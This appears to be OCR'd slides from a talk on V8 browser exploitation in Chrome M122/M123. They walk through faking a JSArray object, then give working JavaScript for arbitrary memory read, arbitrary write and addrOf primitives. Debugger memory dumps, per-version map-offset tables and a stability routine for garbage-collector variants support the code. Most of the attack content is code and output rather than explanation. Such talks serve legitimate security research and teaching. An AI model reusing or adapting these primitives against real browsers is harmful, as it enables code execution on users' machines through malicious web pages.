
Fake the Object



Fake the Object – Object Map Values

```
let l = [1.1, 1.2, 1.3, 1.4];
```


```
let a = [1, 2, 3, 1.2, 'x'];
```



Map Values are Fixed per Chrome Version!

Fake the Object – More Details

```
large_arr[0] = BigIntAsDouble(FAKE_OBJ_MAP|(0x6f5<<32n));
large_arr[1] = BigIntAsDouble(FAKE_OBJ_ELEMENTS_ADDR|(smi(1n)<<32n));
large_arr[2] = BigIntAsDouble(FIXED_ARRAY_MAP|(smi(0n) << 32n));
```





```
0.000> dd (0x029001402139-1)
029001402138: 00000879 00800000
              00116d71 000006f5 -> la[0]
029001402148: 01402151 00000002 -> la[1]
              00000565 00000000 -> la[2]
029001402158: 01402141 01402141 -> la[3]
                                 & fake[0]
              01402141 01402141 …
…
029003402158: 01402141 01402141
```

```
%DebugPrint(fakeobj);
0x029001402141 <JSArray[1]>
```

From FakeObj to Exploitation Primitives: Arbitrary Read

```
function v8_read64(addr) {
addr |= 1n;
addr -= FIXED_ARRAY_HEADER_SIZE;
large_arr[0] = BigIntAsDouble(PACKED_DOUBLE_ELEMENTS_MAP | (DEFAULT_JS_ARRAY_PROPERTIES << 32n));
large_arr[1] = BigIntAsDouble(addr | (smi(1n) << 32n));
let result = DoubleAsBigInt(fakeobj[0]);
large_arr[1] = BigIntAsDouble(0n | (smi(0n) << 32n));
return result;
}
```





```
0.000> dd (0x029001402139-1)
029001402138: 00000879 00040000
              00116d71 000006f5 -> la[0]
029001402148: 12345671 00000002 -> la[1]
```

v8_read64(0x12345678) -> 0xdeadbeefdeadbeef

```
0.000> dd 0x029012345678
029012345678: deadbeef deadbeef -> fakeobj[0]
```

From FakeObj to Exploitation Primitives: Arbitrary Write

```
function v8_write(bit, addr, val) {
addr |= 1n;
addr -= FIXED_ARRAY_HEADER_SIZE;
large_arr[0] = BigIntAsDouble(PACKED_DOUBLE_ELEMENTS_MAP | (DEFAULT_JS_ARRAY_PROPERTIES << 32n));
large_arr[1] = BigIntAsDouble(addr | (smi(1n) << 32n));
if(bit==64) fake[0] = BigIntAsDouble(val);
if(bit==32) { let original = read64(addr); fake[0] = BigIntAsDouble(val | (original[1] << 32n)); }
large_arr[1] = BigIntAsDouble(0n | (smi(0n) << 32n));
}
```




```
0.000> dd (0x029001402139-1)
029001402138: 00000879 00040000
              00116d71 000006f5 -> la[0]
029001402148: 12345671 00000002 -> la[1]
```

v8_write(32, 0x12345678, 0x13371337)


```
0.000> dd 0x029012345678
029012345678: 13371337 deadbeef -> fakeobj[0]
```

v8_write(64, 0x12345678, 0x133713371337)

```
0.000> dd 0x029012345678
029012345678: 13371337 13371337 -> fakeobj[0]
```

From FakeObj to Exploitation Primitives: Addrof

```
function addrOf(obj) {
large_arr[0] = BigIntAsDouble(PACKED_ELEMENTS_MAP | (DEFAULT_JS_ARRAY_PROPERTIES << 32n));
large_arr[1] = BigIntAsDouble(FAKE_JS_ARRAY_ELEMENTS_ADDR | (smi(1n) << 32n));
fake[0] = obj;
let addr = DoubleAsBigInt(large_arr[3]) | (smi(0n) << 32n);
return addr;
}
```




```
0.000> dd (0x029001402139-1)
029001402138: 00000879 00800000
              00116df1 000006f5 -> la[0]
029001402148: 01402151 00000002 -> la[1]
              00000565 00000000 -> la[2]
029001402158: 001582e5 01402141 -> la[3]
```


```
obj: 0x0290001582e5 <Object map = 000002900015655D>

        addrOf(obj) -> 0x001582e5
```

Stability: From 90% to 99% - Are the Fixed Values Really Fixed ?

Chrome Version	Large Array Length	V8MInorMS	Large Array Element Address
M122	0x20000	no	0x442139 0x482139
M123	0x20000	no	0x442139 0x482139
M122	0x100000	no	0x7c2139 0x802139
M123	0x100000	no	0x7c2139 0x802139
M122	0x400000	no	0x13c2139 0x1402139
M123	0x400000	no	0x13c2139 0x1402139
		yes	0x1302139
…	…	…	…

Chrome Version	V8MinorMS	Free Chunk Base	PACKED_DOUBLE_ELEMENTS_MAP	PACKED_ELEMENTS_MAP
M122	no	0xc0000	FREE_CHUNK_BASE+ 0x56ac5	PACKED_DOUBLE_ELEMENTS_MAP+ 0x80
M123	no	0xc0000	FREE_CHUNK_BASE+ 0x56d71	PACKED_DOUBLE_ELEMENTS_MAP+ 0x80
	yes	0x200000		
…	…	…	…	…

Stability: 3 Possible Large Array Element Addresses




Stability: Find the Index for 3 Possible Large Array Element Addresses

```
function find_index() {
  let index = -1;
  fakeobj[0] = 1.1;
  for(let i=0; i<5; i++)
  {
    if(large_arr[3+i*0x8000] !=
BigIntAsDouble(FAKE_JS_ARRAY_ADDR |
FAKE_JS_ARRAY_ADDR << 32n))
    {
      index = 0x8000 * i;
      break;
    }
  }
  return index;
}
```

```
0.000> dd (0x029001402139-1)
029001402138: 00000879 00800000
              00116d71 000006f5 -> la[0+index]
029001402148: 01402151 00000002 -> la[1+index]
              00000565 00000000 -> la[2+index]
029001402158: 00162fa1 01402141 -> la[3+index]
                                  & fake[0]
```


Stability: Scavenger vs MinorMS

Scavenger: V8 current default young generation garbage collector



Free_Chunk_Base is fixed per GC!

MinorMS: aka Minor Mark-Sweep, the new V8 young generation garbage collector




Homework for MinorMS

- When and why the MinorMS will be enabled?
- Is there a way to explicitly enable/disable MinorMS?
- Is there a way to identify MinorMS will be enabled or not?
- Is it possible to control the switch of MinorMS in the exploit?
- Does MinorMS impact your exploit? If yes, how?
- Is it possible to fit your exploit working under both Scavenger and MinorMS at the same time? Or is it really necessary?
- Why MinorMS and Scavenger have different memory region lists?
- More secrets about MinorMS …

